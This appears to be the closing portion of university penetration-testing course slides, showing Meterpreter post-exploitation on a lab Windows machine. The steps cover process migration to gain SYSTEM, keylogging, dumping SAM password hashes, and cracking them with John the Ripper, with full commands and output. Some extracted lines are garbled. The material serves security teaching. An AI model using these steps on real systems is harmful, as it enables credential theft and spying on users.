2044	696	mysqld.exe		x86	0		NT AUTHORITY\SYSTEM	C:\xampp\mysql\bin\mysqld.exe
2264	696	alg.exe		x86	0		NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
2392	1112	wscntfy.exe		x86	0	TARGET2\Target1		C:\WINDOWS\system32\wscntfy.exe
3292	1072	xampp-control.exe		x86	0	TARGET2\Target1		C:\xampp\xampp-control.exe
4072	1112	wuauctl.exe		x86	0	TARGET2\Target1		C:\WINDOWS\system32\wuauctl.exe

migrate

Using the **migrate** post module, you can migrate to another process on the victim.

```
meterpreter > migrate 3292
[*] Migrating from 1112 to 3292...
[*] Migration completed successfully.
meterpreter > getuid
Server username: TARGET2\Target1
meterpreter > migrate 2044
[*] Migrating from 3292 to 2044...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

keyscan_start / keyscan_dump/keyscan_stop

- ❑ Allows you to capture all keyboard input from the system

Steps:

1. Exploit the system
2. Migrate **process** to service to monitor keystroke (ex. Notepad)
3. Start keyscan_start
4. To view key stroke use keyscan_dump
5. To stop key logging type keyscan_stop

hashdump

- ❑ The **hashdump** post module will dump the contents of the SAM database.

```
meterpreter > hashdump
Administrator:500:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ebc31bcc1298b2d130dcfd18b4f544a:3a2a4083f04434d156c96714257a8d06:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::
Target1:1003:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
```

Cracking Hashes

1. Send session to background

```
meterpreter > background
[*] Backgrounding session 1...
msf5 post(windows/gather/hashdump) > sessions -l
```

2. Take note of session number. To view session type

```
msf5 post(windows/gather/hashdump) > sessions -l

Active sessions
=====
Id  Name    Type          Information           Connection
--  ----    ---          -----
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ TARGET2 192.168.50.10:4444 -> 192.168.50.55:1041 (192.168.50.55)
```

3. Type back

```
msf5 exploit(windows/smb/ms08_067_netapi) > back
msf5 >
```

Cracking Hashes

4. Go to post/windows/gather/hashdump

```
msf5 > use post/windows/gather/hashdump  
msf5 post(windows/gather/hashdump) > use post/windows/gather/hashdump
```

5. Set the **session** to use. Session is from the previous session in background and type **run**

```
msf5 post(windows/gather/hashdump) > set session 1  
session => 1
```

Cracking Hashes

School of
Computing

```
msf5 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 152b25cd522bbbdd0d014dfd22f867eb...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ebc31bcc1298b2d130dcfd18b4f544a:3a2a4083f04434d156c96714257a8d06:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::
Target1:1003:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
```

Cracking Hashes

6. Type creds

```
msf5 post(windows/gather/hashdump) > creds
Credentials
=====
host      origin      service      public      private      realm      private_type
---      ---      ---      ---      ---      ---      ---
192.168.50.55  192.168.50.55  445/tcp (smb)  administrator  ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b  NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  guest        aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0  NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  helpassistant 0ebc31bcc1298b2d130dcfd18b4f544a:3a2a4083f04434d156c96714257a8d06  NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  support_388945a0  aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d  NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  target1     ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b  NTLM hash
```

Cracking Hashes

7. Export the hashdump to a text file : passwd.txt

```
msf5 post(windows/gather/hashdump) > db_export -f pwdump /root/Desktop/passwd.txt
[*] Starting export of workspace default to /root/Desktop/passwd.txt [ pwdump ]...
[*] Finished export of workspace default to /root/Desktop/passwd.txt [ pwdump ]...
```

8. Open a new terminal window and go to the Desktop. Crack the password using JOHN THE RIPPER

```
root@osboxes:~# cd Desktop/
root@osboxes:~/Desktop# john --show passwd.txtEdit Search Options Help
administrator:ADMIN12345:1:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::65:7318e8
guest::2:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::35b51404ee:31d6cfe0d16ae9
support_388945a0::4:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::18b4f544a:3a2a4
target1:ADMIN12345:5:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::45EWE140466.or
root@osboxes:~#
```

```
root@osboxes:~# cd Desktop/  
root@osboxes:~/Desktop# john --show passwd.txt
```

Administrator:ADMIN12345:1:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::365:7318e8
guest::2:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::435b51404ee:31d6cfe0d16ae9
support 388945a0::4:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::18b4f544a:3a2a4
target1:ADMIN12345:5:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::

End of Module 4